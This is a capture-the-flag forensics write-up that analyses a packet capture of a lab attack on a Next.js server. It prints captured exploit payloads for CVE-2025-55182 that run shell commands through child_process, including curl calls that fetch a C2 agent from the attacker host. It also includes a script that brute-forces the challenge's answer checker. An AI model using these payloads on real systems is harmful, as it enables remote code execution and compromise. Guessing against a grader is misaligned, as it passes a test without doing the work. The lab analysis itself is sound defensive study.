React
description
Author: daffainfo
One month ago, there was a massive attack on one of the popular JS frameworks, and it seems like my website was affected as well...
You can use Wireshark to analyze the PCAP file.
AI-assisted output
Analysis
1. What is the IP address of the attacker?
Required Format: 127.0.0.1
Solution
To determine the attacker's IP address, we can look at the Conversations section in Wireshark. We filter by IPv4 and sort by the number of packets. From there, we can see which IP address communicates the most with our server.
statistics -> conversations > IPv4 > sort by packets
Address A,Address B,Packets,Bytes,Stream ID,Packets A → B,Bytes A → B,Packets B → A,Bytes B → A,Rel Start,Duration,Bits/s A → B,Bits/s B → A
"192.168.56.104","192.168.56.103",3355,3870005,1,1654,2307594,1701,1562411,1.750763848,378.00320032499997,48837,33066
"192.168.56.1","239.255.255.250",26,5512,0,26,5512,0,0,0,360.013040505,122,0
"192.168.56.1","192.168.56.255",2,491,2,2,491,0,0,197.471007162,55.76563673499999,70,0
"192.168.56.103","192.168.56.100",2,924,3,1,334,1,590,206.189696176,0.0035413720000008198,"",""
192.168.56.104
2. What is the IP address of the victim?
Required Format: 127.0.0.1
Solution
Since we have already identified the attacker's IP address, we can check which IP address the attacker is communicating with. From the previous conversations results, we can see that the attacker communicates with 192.168.56.103. Therefore, we can conclude that the victim's IP address is 192.168.56.103.
192.168.56.103
3. What tools did the attacker use first? (Lowercase)
Required Format: -
Solution
Here, I checked the conversations between the attacker and the victim, then examined the protocol being used. From the previous conversations results, we can see that the attacker used the TCP protocol to communicate with the victim.
I then checked the TCP protocol section, and when scrolling down, I noticed TCP requests reaching port 65535. My assumption is that the attacker was attempting to perform port scanning on the victim. Therefore, the most likely tool used is nmap.
nmap
4. Which CVE ID was exploited by the attacker?
Required Format: CVE-XXXX-XXXX
Solution
Here, I checked again for the port most frequently accessed by the attacker, which is port 3000.
So I decided to focus on traffic directed to port 3000, then checked the HTTP protocol section and found an HTTP request.
ip.addr==192.168.56.104 && ip.addr==192.168.56.103 && tcp.port==3000 && httpI also tried following the HTTP Stream to see the contents of the HTTP request and response.
Since I had difficulty reading the HTTP Stream directly, I tried saving the Stream into a file named 1.txt for further analysis using AI.
POST / HTTP/1.1
Host: 192.168.56.103:3000
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.0 Safari/605.1.15
Connection: close
Content-Length: 695
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryx8jO2oVc6SWP3Sad
Next-Action: x
X-Nextjs-Html-Request-Id: FsCGZ0if1WmwJZTDlQPOa
X-Nextjs-Request-Id: eeuf5yoj
Accept-Encoding: gzip
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="0"
{"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('echo 123').toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="1"
"$@0"
------WebKitFormBoundaryx8jO2oVc6SWP3Sad
Content-Disposition: form-data; name="2"
[]
------WebKitFormBoundaryx8jO2oVc6SWP3Sad-- After asking AI, it can be concluded that this CVE is related to the Next.js application.

I tried searching on Google for CVE Next JS, and after some time researching, I found a CVE that matches the conditions I observed in Wireshark, namely CVE-2025-55182.
CVE-2025-55182
5. What was the first command executed by the attacker?
Required Format: -
Solution
From the previous HTTP Stream results, we can see that there was a command echo 123 executed by the attacker. The command was executed through child_process.execSync inside a Next.js application that is vulnerable to CVE-2025-55182.
echo 123
6. Which Command and Control (C2) framework is being used?
Required Format: Cobalt Strike
Solution
I tried searching for other HTTP Stream entries and collected all the commands executed by the attacker.
tcp.stream eq 1008
# {"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('whoami').toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}

tcp.stream eq 1009
# {"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('hostname').toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}

tcp.stream eq 1010
# {"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('curl https://192.168.56.104:4433 -k').toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}

tcp.stream eq 1012
# {"then":"$1:__proto__:then","status":"resolved_model","reason":-1,"value":"{\"then\":\"$B1337\"}","_response":{"_prefix":"var res=process.mainModule.require('child_process').execSync('curl https://192.168.56.104:4433/t/agents/a.py -o a.py -k').toString().trim();;throw Object.assign(new Error('NEXT_REDIRECT'),{digest: `NEXT_REDIRECT;push;/login?a=${res};307;`});","_chunks":"$Q2","_formData":{"get":"$1:constructor:constructor"}}}
From this, we know that the attacker tried to download the a.py file from the attacker's server, and this file is the file used for Command and Control (C2) execution. After researching the a.py file, I didn't know what C2 Framework it was using.
I decided to ask the AI about the a.py file with the path t/agents/a.py.
However, I still couldn't find a definitive answer regarding the C2 Framework used by the attacker, so I attempted a brute-force attack using several popular C2 Framework names.
brute_q6.py
import time
import socket
import sys

if len(sys.argv) != 3:
    print(f"Usage: {sys.argv[0]} HOST PORT")
    exit()

HOST = sys.argv[1]
PORT = int(sys.argv[2])

confirmed_answers=["192.168.56.104","192.168.56.103","nmap","CVE-2025-55182","echo 123"]
candidates_q6=["Metasploit","Metasploit Framework","MSF","Empire","PowerShell Empire","Empire C2","Empire Project","Sliver","Sliver C2","Sliver Framework","BishopFox Sliver","PoshC2","Mythic","Mythic C2","Caldera","Covenant","Merlin","Viper","Ares","Puppet","Koadic","SilentTrinity","TrevorC2","Shadow","Brute Ratel","Brute Ratel C4","Cobalt Strike","TeamServer","Posidon","Apfell","FruityC2","EggShell","Chafer","Remcos","Quasar","AsyncRAT"]

def try_answer(candidate):
    print(f"\n[*] Trying Answer: {candidate}")
    try:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.connect((HOST, PORT))
        s.settimeout(5)  # Timeout biar gak hang

        # Helper untuk terima data
        def recv_until(target_str):
            buf = ""
            while target_str not in buf:
                chunk = s.recv(1024).decode(errors='ignore')
                if not chunk: return False
                buf += chunk
            return True

        # Mengisi 5 jawaban pertama
        for ans in confirmed_answers:
            if not recv_until("Your Answer:"): return False
            s.sendall((ans + "\n").encode())

        # Sampai di pertanyaan 6
        if not recv_until("Your Answer:"): return False

        # Kirim kandidat jawaban
        s.sendall((candidate + "\n").encode())

        # Cek respon
        # Kita baca chunk respon setelah kirim jawaban
        response = s.recv(4096).decode(errors='ignore')

        # Logika deteksi benar/salah
        # "Correct!" biasanya muncul jika benar
        # "Wrong" atau pengulangan pertanyaan jika salah
        if "Correct" in response or "Question 7" in response:
            print(f"[+] SUCCESS! The answer is: {candidate}")
            return True
        else:
            print(f"[-] Wrong: {candidate}")
            return False

    except Exception as e:
        print(f"[!] Error with {candidate}: {e}")
        return False
    finally:
        s.close()
        time.sleep(1) # Delay biar gak kena rate limit

# Main Loop Brute Force
print("--- Starting Brute Force for Q6 ---")
for ans in candidates_q6:
    if try_answer(ans):
        break
else:
    print("\n[!] All candidates failed. Check the name manually.")
python3 brute_q6.py $HOST $PORT

After waiting for several minutes, I finally managed to find the correct answer to question 6, namely TrevorC2

TrevorC2
7. What encryption key / password was used to interact with the C2 server?
Required Format: -
Solution
This was the most difficult question for me because I did not know how to determine the password used to interact with the C2 server.
When I tried searching the internet related to TrevorC2, I found the default credentials for TrevorC2, which are Tr3v0rC2R0x@nd1s@w350m3#TrevorForget, but that was still incorrect.
Then I remembered that in the previous HTTP Stream there was a command curl https://192.168.56.104:4433/t/agents/a.py -o a.py -k used to download the file a.py from the attacker server, and that file was used by the attacker to perform Command and Control (C2).
I tried searching in Wireshark using the following filter:
ip.addr==192.168.56.104 && ip.addr==192.168.56.103 && tcp.port==4433When I checked it, it turned out to be HTTPS traffic. Since it only contained a TLS handshake, I was unable to view the contents of the traffic.



I was stuck here for two days, and finally when I tried asking an AI by sending the .cer file, it gave me this information.

After that, I saved it.

Then I tried to extract information from the .cer file using openssl.
mv 5c30d78378042f8df513eb1a1b7db7525135b1d0.cer trevor.cer
openssl x509 -in trevor.cer -text -noout
output
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number:
            5c:30:d7:83:78:04:2f:8d:f5:13:eb:1a:1b:7d:b7:52:51:35:b1:d0
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C=ID, ST=CTF, L=CTF, O=CustomTLS, CN=google.local
        Validity
            Not Before: Jan 13 06:28:52 2026 GMT
            Not After : Jan 13 06:28:52 2027 GMT
        Subject: C=ID, ST=CTF, L=CTF, O=CustomTLS, CN=google.local
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                Public-Key: (1024 bit)
                Modulus:
                    00:ee:fc:a9:19:c8:f0:a4:e5:d9:87:80:e1:1a:11:
                    b3:98:77:3c:40:62:70:c7:6f:62:c1:27:ae:35:ad:
                    ae:93:5d:3a:08:0b:a6:20:9f:50:35:b8:d0:bc:d4:
                    26:6d:0f:17:ea:d2:9e:57:04:b7:6d:27:f9:36:7e:
                    16:c0:68:77:f0:44:8b:c5:17:a3:1c:2a:31:d5:de:
                    d8:b3:d9:fa:6f:34:4f:02:c4:49:4f:9d:d1:0e:c9:
                    db:6b:e0:07:37:85:60:dc:6c:ef:dc:84:e6:53:f3:
                    eb:3b:0a:ca:f7:d7:0d:e3:cf:7b:8d:79:3a:31:9d:
                    c6:52:d1:bd:6c:ae:51:fa:1d
                Exponent: 65537 (0x10001)
        X509v3 extensions:
            X509v3 Subject Key Identifier:
                29:B5:E7:9F:80:38:A4:E4:04:D6:06:8D:1C:41:14:A0:50:1E:37:B1
            X509v3 Authority Key Identifier:
                29:B5:E7:9F:80:38:A4:E4:04:D6:06:8D:1C:41:14:A0:50:1E:37:B1
            X509v3 Basic Constraints: critical
                CA:TRUE
    Signature Algorithm: sha256WithRSAEncryption
    Signature Value:
        17:26:cb:41:c4:1f:a7:28:b8:ad:bb:74:b3:11:ec:2d:75:89:
        4d:46:1e:33:2a:b0:86:91:11:d2:82:cb:81:d2:fe:84:20:0b:
        b9:13:8b:d1:eb:33:56:81:2e:ba:8e:ea:03:74:ed:50:22:d6:
        e0:99:22:da:ad:b7:b0:d4:16:dd:cc:e9:34:0a:b6:a1:c0:34:
        61:1c:75:1f:36:84:63:3b:ad:d2:36:43:f0:f1:6f:33:f8:ea:
        2f:e8:95:2a:07:44:6a:85:06:ab:43:09:fc:1a:17:ab:39:04:
        c0:94:7b:d1:56:ef:ed:87:64:fc:25:29:44:cf:8d:32:09:d4:
        f6:ee
From the AI results, we can use the RsaCtfTool tool to attempt to break the RSA key.
